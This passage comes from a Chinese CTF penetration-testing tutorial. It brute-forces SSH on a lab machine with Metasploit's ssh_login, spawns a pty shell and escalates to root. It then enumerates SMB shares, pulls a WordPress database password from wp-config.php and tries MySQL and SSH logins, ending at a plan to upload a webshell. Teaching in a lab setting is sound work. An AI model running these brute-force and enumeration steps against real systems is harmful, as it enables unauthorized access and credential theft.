
```
msf auxiliary(ssh_login) > set username hadi
username => hadi
```

3. 设置pass_file ：

```
msf auxiliary(ssh_login) > set pass_file /root/Desktop/common-password/hadi.txt
pass_file => /root/Desktop/common-password/hadi.txt
```

4. 设置线程：为5

```
msf auxiliary(ssh_login) > set threads 5
```

5. 最后查看一下参数是否设置完成：
   （可以看到参数都已经设置完成）

```
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                          Required  Description
   ----              ---------------                          --------  -----------
   BLANK_PASSWORDS   false                                    no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                        yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                    no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                    no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                    no        Add all users in the current database to the list
   PASSWORD                                                   no        A specific password to authenticate with
   PASS_FILE         /root/Desktop/common-password/hadi.txt   no        File containing passwords, one per line
   RHOSTS            192.168.1.106                            yes       The target address range or CIDR identifier
   RPORT             22                                       yes       The target port
   STOP_ON_SUCCESS   false                                    yes       Stop guessing when a credential works for a host
   THREADS           5                                        yes       The number of concurrent threads
   USERNAME          hadi                                     no        A specific username to authenticate as
   USERPASS_FILE                                              no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                    no        Try the username as the password for all users
   USER_FILE                                                  no        File containing usernames, one per line
   VERBOSE           false                                    yes       Whether to print output for all attempts
```

https://blog.csdn.net/u011005040

6. 设置verbose为true （这样每条登录信息都能被看到）

```
msf auxiliary(ssh_login) > set verbose true
verbose => true
```

7. run运行，最终得出结果密码为hadi123


这边就不就行破解了，直接重新设置一下

```
msf auxiliary(ssh_login) > run

[-] Could not connect: The connection timed out (192.168.1.106:22).
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.106:22 - Failed: 'hadi:Hadi10'
[-] 192.168.1.106:22 - Failed: 'hadi:Hadi11'
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) > back
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                          Required  Description
   ----              ---------------                          --------  -----------
   BLANK_PASSWORDS   false                                    no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                        yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                    no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                    no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                    no        Add all users in the current database to the list
   PASSWORD          hadi123                                  no        A specific password to authenticate with
   PASS_FILE         /root/Desktop/common-password/hadi.txt   no        File containing passwords, one per line
   RHOSTS            192.168.1.106                            yes       The target address range or CIDR identifier
   RPORT             22                                       yes       The target port
   STOP_ON_SUCCESS   false                                    yes       Stop guessing when a credential works for a host
   THREADS           5                                        yes       The number of concurrent threads
   USERNAME          hadi                                     no        A specific username to authenticate as
   USERPASS_FILE                                              no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                    no        Try the username as the password for all users
   USER_FILE                                                  no        File containing usernames, one per line
   VERBOSE           true                                     yes       Whether to print output for all attempts

msf auxiliary(ssh_login) > set PASS_FILE
PASS_FILE => /root/Desktop/common-password/hadi.txt
msf auxiliary(ssh_login) > back
msf > exit
root@kali:~/Desktop/common-password# msfconsole
[*] Starting the Metasploit Framework cOnsole...\
```


https://blog.csdn.net/u011005040

把其他设置设置一下：

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf auxiliary(ssh_login) > set rhosts 192.168.1.106
rhosts => 192.168.1.106
msf auxiliary(ssh_login) > set username hadi
username => hadi
msf auxiliary(ssh_login) > set password hadi123
password => hadi123
msf auxiliary(ssh_login) > run

[+] 192.168.1.106:22 - Success: 'hadi:hadi123' 'uid=1000(hadi) gid=1000(hadi) groupes=1000(hadi),24(cdrom),25(floppy),29(audio),30(dip),44(video),
```



输入sessions -i l（打开会话）



这时候发现后台的shell没有像传统shell那样的效果，所以使用一串python代码进行优化。
python -c “import pty; pty.spawn(‘/bin/bash’)”
su – root
把终端重新定向到会话中


输入得到一个类似shell界面

继续输入su - root得到root权限，键入id，发现是0号，
至此已经得到root权限

获取flag

提升到root权限之后，切换目录寻找flag文件。一般情况下，flag文件是在root目录下。

输入：cat flag文件名 （一般情况 flag.txt）



至此，已经得到所有flag。

总结：

在对SSH服务渗透中，大部分情况是利用获取的私钥文件，直接使用用户名和私钥文件登录靶场机器，个别情况进行暴力破解获取用户密码，通过用户名和对应用户登录靶场机器。

CTF中 要特别注意 **/tmp** 数据缓冲目录（电脑重启之后会消失） 以及 **/etc/crontab** 设置定时执行的文件

第三章：CTF-SMB信息泄露

1. SMB介绍

SMB（Server Message Block）通信协议是微软（Microsoft）和英特尔(Intel)在1987年制定的协议，主要是作为Microsoft网络的通讯协议。后来Linux移植了SMB，并称为samba。

SMB协议是基于TCP－NETBIOS下的，一般端口使用为**139，445**

SMB协议，计算机可以访问网络资源，下载对应的资源文件

2. 信息探测

对于只是给定一个对应IP地址的靶场机器，我们需要用对其进行扫描，探测开放的服务。

渗透其实是针对服务的漏洞探测，然后进行对应的数据包发送，获取机器的最高权限

```
nmap -sV IP    挖掘开放服务信息
nmap -A -v -T4 IP  挖掘靶场全部信息
```

开始实操：先输入一个nmap挖掘开放信息：

```
root@kali:~# nmap -sV 192.168.1.227
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-06 10:15 EST
Nmap scan report for LazySysAdmin.lan (192.168.1.227)
Host is up (0.00034s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; prot
ocol 2.0)
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL (unauthorized)
6667/tcp open  irc         InspIRCd
MAC Address: 08:00:27:5B:65:14 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:lin
ux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.66 seconds
```

https://blog.csdn.net/u011005040

再看看靶场的全部信息nmap -A -v -T4 IP

（-A：探测所有信息，-v表示对探测信息全部输出

-T4使用最大线程（最快速）的nmap扫描）

```
root@kali:~# nmap -A -v -T4 192.168.1.227
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-06 10:16 EST
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:16
Completed NSE at 10:16, 0.00s elapsed
Initiating NSE at 10:16
Completed NSE at 10:16, 0.00s elapsed
Initiating ARP Ping Scan at 10:16
Scanning 192.168.1.227 [1 port]
Completed ARP Ping Scan at 10:16, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:16
Completed Parallel DNS resolution of 1 host. at 10:16, 0.00s elapsed
Initiating SYN Stealth Scan at 10:16
Scanning LazySysAdmin.lan (192.168.1.227) [1000 ports]
Discovered open port 139/tcp on 192.168.1.227
Discovered open port 3306/tcp on 192.168.1.227
Discovered open port 80/tcp on 192.168.1.227
Discovered open port 22/tcp on 192.168.1.227
Discovered open port 445/tcp on 192.168.1.227
Discovered open port 6667/tcp on 192.168.1.227
Completed SYN Stealth Scan at 10:16, 0.07s elapsed (1000 total ports)
Initiating Service scan at 10:16
Scanning 6 services on LazySysAdmin.lan (192.168.1.227)
Completed Service scan at 10:16, 11.02s elapsed (6 services on 1 host)
Initiating OS detection (try #1) against LazySysAdmin.lan (192.168.1.227)
NSE: Script scanning 192.168.1.227.
Initiating NSE at 10:16
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE: Active NSE Script Threads: 3 (1 waiting)
NSE Timing: About 99.63% done; ETC: 10:16 (0:00:00 remaining)
Completed NSE at 10:16, 10.05s elapsed
Initiating NSE at 10:16
Completed NSE at 10:16, 0.00s elapsed
Nmap scan report for LazySysAdmin.lan (192.168.1.227)
Host is up (0.00054s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   1024 b5:38:66:0f:a1:ee:cd:41:69:3b:82:cf:ad:a1:f7:13 (DSA)
|   2048 58:5a:63:69:d0:da:dd:51:cc:c1:6e:00:fd:7e:61:d0 (RSA)
|   256 61:30:f3:55:1a:0d:de:c8:6a:59:5b:c9:9c:b4:92:04 (ECDSA)
```

https://blog.csdn.net/u011005040


分析探测结果

每一个**服务对应计算机的一个端口**，用来进行通信。常用端口 0~1023端口，在扫描结果中查找特殊端口

针对特殊端口进行探测，尤其对开发大端口的http服务进行排查；


针对SMB协议弱点分析

根据扫描结果发现，该靶机开放了SMB服务



1. 针对SMB协议，使用空口令，若口令尝试登陆，并查看敏感文件，下载查看；

```
smbclient -L IP  #列出该IP所分享的所有链接及目录
smbclient '\\IP\$share'
get 敏感文件
```



print 共享打印机
share 共享文件夹
IPC 空链接（相当于一个不需要用户名就可以登录的共享方式 web服务器）

接下来尝试一下smbclient '\IP$share'（share代表想要查看的共享文件夹）：
print没有权限,故连接失败

```
root@kali:~# smbclient '\\10.22.8.1\print$'
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@kali:~#
```

接下来尝试其他，看看share是否有权限：

```
root@kali:~# smbclient '\\10.22.8.1\share$'
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Aug 15 07:05:52 2017
  ..                                  D        0  Mon Aug 14 08:34:47 2017
  wordpress                           D        0  Tue Aug 15 07:21:08 2017
  Backnode_files                      D        0  Mon Aug 14 08:08:26 2017
  wp                                  D        0  Tue Aug 15 06:51:23 2017
  deets.txt                           N      139  Mon Aug 14 08:20:05 2017
  robots.txt                          N       92  Mon Aug 14 08:36:14 2017
  todolist.txt                        N       79  Mon Aug 14 08:39:56 2017
  apache                              D        0  Mon Aug 14 08:35:19 2017
  index.html                          N    36072  Sun Aug  6 01:02:15 2017
  info.php                            N       20  Tue Aug 15 06:55:19 2017
  test                                D        0  Mon Aug 14 08:35:10 2017
  old                                 D        0  Mon Aug 14 08:35:13 2017

                3029776 blocks of size 1024. 1457028 blocks available
smb: \>
```

https://blog.csdn.net/u011005040

此时发现已经进入到共享文件夹中，输入exit退出，查看空链接是否有权限

```
root@kali:~# smbclient '\\10.22.8.1\IPC$'
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
smb: \> pwd
Current directory is \\10.22.8.1\IPC$\
smb: \>
```

发现可以进入到空链接，却没有查看的权限，所以说空链接是没有任何利用价值的，所以退出。
刚才发现share是有东西的，我们进入。

```
root@kali:~# smbclient '\\10.22.8.1\share$'
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Aug 15 07:05:52 2017
  ..                                  D        0  Mon Aug 14 08:34:47 2017
  wordpress                           D        0  Tue Aug 15 07:21:08 2017
  Backnode_files                      D        0  Mon Aug 14 08:08:26 2017
  wp                                  D        0  Tue Aug 15 06:51:23 2017
  deets.txt                           N      139  Mon Aug 14 08:20:05 2017
  robots.txt                          N       92  Mon Aug 14 08:36:14 2017
  todolist.txt                        N       79  Mon Aug 14 08:39:56 2017
  apache                              D        0  Mon Aug 14 08:35:19 2017
  index.html                          N    36072  Sun Aug  6 01:02:15 2017
  info.php                            N       20  Tue Aug 15 06:55:19 2017
  test                                D        0  Mon Aug 14 08:35:10 2017
  old                                 D        0  Mon Aug 14 08:35:13 2017

                3029776 blocks of size 1024. 1457028 blocks available
smb: \>
```

https://blog.csdn.net/u011005040

这时候可以使用get来查看敏感文件，并且查看敏感文件中的信息（在这里看到一个deets.txt，get他 ）：

```
                3029776 blocks of size 1024. 1457028 blocks available
smb: \> get deets.txt
getting file \deets.txt of size 139 as deets.txt (22.6 KiloBytes/sec) (average 2
2.6 KiloBytes/sec)
smb: \>
```

下面打开另一个终端来查看刚下好的文件的内容
（直接右键终端空白区域点new window）

```
root@kali:~# ls
deets.txt  Documents  error  Pictures  pwn        Videos
Desktop    Downloads  Music  Public    Templates
root@kali:~# cat deets.txt
CBF Remembering all these passwords.

Remember to remove this file and update your password after we push out the serv
er.

Password 12345

root@kali:~#
```

https://blog.csdn.net/u011005040

查看文件的时候发现一个密码：12345，猜测可能是某个服务或者某个对应的登录页面的密码，先记下来
下面探测是否有更敏感的信息，看到一个wordpress进入这个文件夹查看是否有我们想要的敏感信息cd 他ls

```
smb: \> cd wordpress\
smb: \wordpress\> ls
  .                                   D        0  Tue Aug 15 07:21:08 2017
  ..                                  D        0  Tue Aug 15 07:05:52 2017
  wp-config-sample.php                N     2853  Wed Dec 16 04:58:26 2015
  wp-trackback.php                    N     4513  Fri Oct 14 15:39:28 2016
  wp-admin                            D        0  Wed Aug  2 17:02:02 2017
  wp-settings.php                     N    16200  Thu Apr  6 14:01:42 2017
  wp-blog-header.php                  N      364  Sat Dec 19 06:20:28 2015
  index.php                           N      418  Tue Sep 24 20:18:11 2013
  wp-cron.php                         N     3286  Sun May 24 13:26:25 2015
  wp-links-opml.php                   N     2422  Sun Nov 20 21:46:30 2016
  readme.html                         N     7413  Mon Dec 12 03:01:39 2016
  wp-signup.php                       N    29924  Tue Jan 24 06:08:42 2017
  wp-content                          D        0  Mon Aug 21 06:07:27 2017
  license.txt                         N    19935  Mon Jan  2 12:58:42 2017
  wp-mail.php                         N     8048  Wed Jan 11 00:13:43 2017
  wp-activate.php                     N     5447  Tue Sep 27 17:36:28 2016
  .htaccess                           H       35  Tue Aug 15 07:40:13 2017
  xmlrpc.php                          N     3065  Wed Aug 31 12:31:29 2016
  wp-login.php                        N    34327  Fri May 12 13:12:46 2017
  wp-load.php                         N     3301  Mon Oct 24 23:15:30 2016
  wp-comments-post.php                N     1627  Mon Aug 29 08:00:32 2016
  wp-config.php                       N     3703  Mon Aug 21 05:25:14 2017
  wp-includes                         D        0  Wed Aug  2 17:02:03 2017

                3029776 blocks of size 1024. 1457028 blocks available
smb: \wordpress\>
```

https://blog.csdn.net/u011005040

我们在查看他的时候要注意，是否有他的配置文件，我们在下面，发现了一个wp-config.php配置文件，配置文件当中一般情况下具有用户名密码，接着我们来看下是否包含用户名跟密码：

```
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMYSQL12345^^');
```

```
/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
```

https://blog.csdn.net/u011005040

我们发现这边定义了一个DB_NAME 意思是数据库名，然后下面有DB_USER，DB_PASSWORD，并且有用户名跟密码。（这边我们应该想到，是否可以根据数据库用户名密码登陆服务器，取得服务器的权限呢？）
我们在上面的扫描结果当中，看到了服务器也开放了一个3306的mysql的端口

```
|_/old/ /test/ /TR2/ /Backnode_files/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Backnode
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL (unauthorized)
6667/tcp open  irc         InspIRCd
| irc-info:
|   server: Admin.local
```

现在我们就在终端里远程登陆一下这个数据库。
首先 mysql -h 10.22.8.1 -u Admin -p

```
root@kali:~# mysql -h 10.22.8.1 -u Admin -p
Enter password:
ERROR 1130 (HY000): Host '10.22.38.234' is not allowed to connect to this MySQL
server
root@kali:~#
```

这时候发现我们并不能远程登陆mysql的服务，这里不行，我们是否还有远程登陆的位置呢？这时候回到扫描结果，我们发现开放了一个 22 端口，我们再来尝试一下，是否当前这个用户和密码可以登陆远程服务器利用ssh协议

```
Host is up (0.0014s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
```

首先：ssh Admin@10.22.8.1
并吧之前的粘贴进来，我们发现这个密码并不正确，最终失败

```
root@kali:~# ssh Admin@10.22.8.1
The authenticity of host '10.22.8.1 (10.22.8.1)' can't be established.
ECDSA key fingerprint is SHA256:pHi3EZCmITZrakf7q4RvD2wzkKqmJF0F/SIhYcFzkOI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.22.8.1' (ECDSA) to the list of known hosts.
##############################################################################
##################
#                          Welcome to Web_TR1
#
#                    All connections are monitored and recorded
#
#          Disconnect IMMEDIATELY if you are not an authorized user!
#
##############################################################################
##################
Admin@10.22.8.1's password:
Permission denied, please try again.
Admin@10.22.8.1's password:
Permission denied, please try again.
Admin@10.22.8.1's password:
Admin@10.22.8.1: Permission denied (publickey,password).
root@kali:~#
```

https://blog.csdn.net/u011005040

我们除了可以对SMB进行分析，也可以对SMB远程协议进行分析：

2. 针对SMB协议远程溢出漏洞进行分析；

```
searchsploit samba版本号
```

首先我们来查看一下刚才扫描的SMB版本号

```
| http-robots.txt: 4 disallowed entries
|_/old/ /test/ /TR2/ /Backnode_files/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Backnode
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL (unauthorized)
6667/tcp open  irc         InspIRCd
| irc-info:
```

这里我们把黄色选取的版本号复制出来
Samba smbd 3.X - 4.X

```
root@kali:~# searchsploit Samba smbd 3.X - 4.X
Exploits: No Result
Shellcodes: No Result
```

我们发现，没有任何可利用的信息，我们接下来吧445的这个版本信息复制出来。看一下有没有漏洞：

```
root@kali:~# searchsploit Samba smbd 4.3.11-Ubuntu
Exploits: No Result
Shellcodes: No Result
```

可以看到，也没有任何漏洞，如果有远程溢出漏洞的话，我们可以直接使用，获取靶场机器最高权限

.

咱现在已经获得了一定的用户名和密码信息之后，我们来针对HTTP协议的弱点进行分析（因为之前我们针对ssh、mysql这些登录协议的探测并没有成功，并且受到权限的限制）：

针对HTTP协议弱点分析

浏览器查看网站；

使用**dirb nikto**探测；


寻找突破点，目标登录后台，上传webshell;

